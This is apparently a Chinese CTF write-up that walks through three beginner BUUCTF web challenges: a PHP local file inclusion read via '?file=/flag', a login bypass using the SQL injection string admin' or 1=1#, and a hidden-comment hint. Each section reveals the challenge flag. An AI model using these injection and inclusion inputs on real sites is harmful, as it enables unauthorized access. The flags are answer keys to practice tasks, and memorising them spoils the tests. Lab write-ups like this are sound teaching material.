

题目

解题快手榜

×

BUU LFI COURSE 1

1

点击启动靶机。

靶机信息

剩余时间: 3109s

<http://2353a725-aaa0-4cff-b799-107366ac4b6a.node5.buuoj.cn:81>

销毁靶机

靶机续期

已解锁

Flag

提交

```
<?php
/**
 * Created by PhpStorm.
 * User: jinzhaohao
 * Date: 2019/7/9
 * Time: 7:07 AM
 */

highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];
    include $str;
}
```

CSDN @哩...

点进去发现是代码审计，一个php脚本，去豆包搜索PHP脚本，明白要上传参数，更改url即网址，在网址后面写？file=/flag回车后发现flag

```
highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];

    include $_GET['file'];
}

flag{1076e640-c280-4c27-a2f9-152e4cd947a6}
```

题目

解题快手榜



[极客大挑战 2019]EasySQL 1

靶机信息

剩余时间: 3500s

<http://9860b3fc-eb88-42a4-8c9b-dbd3d1aecc75.node5.buuoj.cn:81>

销毁靶机

靶机续期

已解锁

Flag

提交

我是cl4y, 是一个WEB开发程序员, 最近我做了一个网站, 快来看看它有多精湛叭!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

用户名:

密码:

登录

Syclover @ cl4y



激活 Windows

转到"设置"以激活 Windows。

CSDN @永远是少年啊

看出是一个SQL注入, 直接万能注入

admin' or 1=1#

密码随便写得到flag

Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

flag:

flag{f417fe0f-475d-4b85-8e83-e2fe6cecd205}



Syclover @ cl4y

CSDN @m0_73982061

题目

解题快手榜



[极客大挑战 2019]Havefun 1

靶机信息

剩余时间: 3471s

<http://006296d9-8654-4f44-9c0d-dee34b754928.node5.buuoj.cn:81>


销毁靶机

靶机续期

已解锁

Flag

提交



先看源代码，发现有有用的判别语句

```

transform: rotate(-20deg);
}
</style>
</head>
<body>

<div class="main">
  <span class="stand"></span>
  <div class="cat">
    <div class="body"></div>
    <div class="head">
      <div class="ear"></div>
      <div class="ear"></div>
    </div>
    <div class="face">
      <div class="nose"></div>
      <div class="whisker-container">
        <div class="whisker"></div>
        <div class="whisker"></div>
      </div>
      <div class="whisker-container">
        <div class="whisker"></div>
        <div class="whisker"></div>
      </div>
    </div>
    <div class="tail-container">
      <div class="tail">
        <div class="tail">
          <div class="tail">
            <div class="tail">
              <div class="tail"></div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>

<!--
${cat:=$_GET['cat']}.
echo $cat;
if([${cat}="dog"]){
  echo `Syc ${cat}_cat_cat_cat`.
}
-->
<div style="position: absolute;bottom: 0;width: 99%;><p align="center" style="font:italic 15px Georgia,serif,color:black;"> Syclover @ cldy</p></div>
</body>
</html>

```

依旧改url，根据提示输入?cat=dog，出现flag

```
<div class="tail">
  <div class="tail">
    <div class="tail">
      <div class="tail">
        <div class="tail">
          <div class="tail">
            <div class="tail"></div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
</div>
</div>
</div>
div>
  flag {48bb3f55-1eb2-4db9-87f8-b932252f4e95}
  <!--
  $cat=$_GET['cat'];
  echo $cat;
  if($cat=='dog'){
    echo 'Sys{cat_cat_cat_cat}';
  }
}
```